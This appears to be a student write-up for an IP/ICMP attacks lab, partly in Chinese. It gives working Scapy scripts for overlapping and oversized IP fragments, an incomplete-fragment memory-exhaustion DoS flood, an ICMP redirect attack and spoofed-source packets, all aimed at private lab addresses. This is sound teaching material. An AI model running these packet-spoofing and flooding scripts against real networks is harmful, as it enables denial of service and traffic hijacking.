
IP/ICMP Attacks Lab

1 Tasks 1: IP Fragmentation

1.1 Task 1.a: Conducting IP Fragmentation


```python
#!/usr/bin/python3
# task1.a.py
from scapy.all import *

ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
data = 'A' * 0x20
data += 'B' * 0x20
data += 'C' * 0x20

udp.len = 8 + len(data)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:0x20]
pkt[UDP].chksum = 0
send(pkt)

# fragment 2
ip.frag, ip.flags = (0x20+8) // 8, 1
pkt = ip/data[0x20:-0x20]
send(pkt)

# fragment 3
ip.frag, ip.flags = (0x20*2+8) // 8, 0
pkt = ip/data[-0x20:]
send(pkt)
```




1.2 Task 1.b: IP Fragmentation with Overlapping Contents

```python
#!/usr/bin/python3
# task1.b.py
from scapy.all import *

ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
data = 'A' * 0x20 + 'B' * 0x20 + 'C' * 0x20

# scenario 1
'''
# set K = 0x10
udp.len = 8 + len(data)

# fragment 2
ip.frag, ip.flags = (0x20+8) // 8, 1
pkt = ip/data[0x20:-0x20]
send(pkt)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:0x30]
# basicly just add first 0x10 bytes data from fragment 2 in the end of fragment 1
pkt[UDP].chksum = 0
send(pkt)

# fragment 3
ip.frag, ip.flags = (0x20*2+8) // 8, 0
pkt = ip/data[-0x20:]
send(pkt)
'''

# scenario 2
udp.len = 8 + len(data)
data = 'A' * 0x30 + 'B' * 0x10 + 'C' * 0x20# 0x30 0x10 0x20

# fragment 2
ip.frag, ip.flags = (0x20+8) // 8, 1
pkt = ip/data[0x30:-0x20]
send(pkt)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:0x40]
pkt[UDP].chksum = 0
send(pkt)

# fragment 3
ip.frag, ip.flags = (0x20*2+8) // 8, 0
pkt = ip/data[-0x20:]
send(pkt)
```


Scenario 1 with first order:




Scenario 1 with second order:



Scenario 2 with first order:




Scenario 2 with second order:



1.3 Task 1.c: Sending a Super-Large Packet


```python
#!/usr/bin/python3
# task1.c.py
from scapy.all import *

ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
# 2^16 = 65535
# max data = 65535 - 20 (mini ip header) - 8 (udp header) = 65507
data = 'A' + 'B' * 65507 + 'C'

udp.len = 8 + len(data)

# fragment 1
ip.frag, ip.flags = 0, 1
pkt = ip/udp/data[:65500]
pkt[UDP].chksum = 0
send(pkt)

# fragment 2
ip.frag, ip.flags = (65500+8) // 8, 0
pkt = ip/data[65500:]
send(pkt)
```

数据包可以成功地发出去并且被 wireshark 捕获，但是 nc 的界面上没有回显，说明发出的数据包不符合 nc 的协议。



1.4 Task 1.d: Sending Incomplete IP Packet

```python
#!/usr/bin/python3
# task1.d.py
from scapy.all import *

ip = IP(src = '10.0.2.4', dst='10.0.2.5')
ip.id = 1000
ip.proto = 17 # UDP
udp = UDP(sport=7777, dport=9090)
data = 'A' * 92
udp.len = len(data) + 8
for i in range(10000):
    print("sending packet {}".format(i))
    ip.id = i
    ip.frag = 0
    ip.flags = 1
    pkt = ip/udp/data[:50]
    pkt[UDP].chksum = 0
    send(pkt, verbose=0)
```




实现 DoS 的原理：不完整的 IP 包在 TTL 超时之前会一直停留在内核中，导致内核占用大量内存。

在进行 DoS 攻击的时候受害机器无法对不在子网里的机器（如 www.baidu.com）发起 ping，推测原因应该是网络带宽被攻击数据包拥塞。


2 Task 2: ICMP Redirect Attack

```python
#!/usr/bin/python3
# task2.py
from scapy.all import *

def redirect(pkt):
    ip = IP(src = "10.0.2.1", dst = "10.0.2.5")
    icmp = ICMP(type = 5, code = 1) # type = redirect, code = host-redirect
    icmp.gw = "10.0.2.4"

    ip2 = IP(src = pkt[IP].src, dst = pkt[IP].dst)
    pkt = ip/icmp/ip2/UDP()
    send(pkt, verbose = 0)

pkt = sniff(filter = "ip src host 10.0.2.5", prn = redirect)
```


```python
#!/usr/bin/python3
# send.py
from scapy.all import *

send(IP(dst = "8.8.8.8")/UDP())
```



2.1 不可行




2.2 不可行




3 Task 3: Routing and Reverse Path Filtering

3.1 Task 3.a: Network Setup





3.2 Task 3.b: Routing Setup



3.3 Task 3.c: Reverse Path Filtering

```python
#!/usr/bin/python3
# task3.c.py
from scapy.all import *

ip = IP(src = "10.0.2.4", dst = "192.168.60.5")
send(ip/UDP())

ip = IP(src = "192.168.60.3", dst = "192.168.60.5")
send(ip/UDP())

ip = IP(src = "1.2.3.4", dst = "192.168.60.5")
send(ip/UDP())
```





三个数据包都是经由机器 R（192.168.60.1）发出的，可以看到在左侧 R 的 wireshark 上可以看到三个数据包。但是由于内部网络和外部网络到机器 B（192.168.60.1）的路由与机器 B 上的路由表不符合，所以除了来自机器 A 的数据包另外两个都被丢弃了。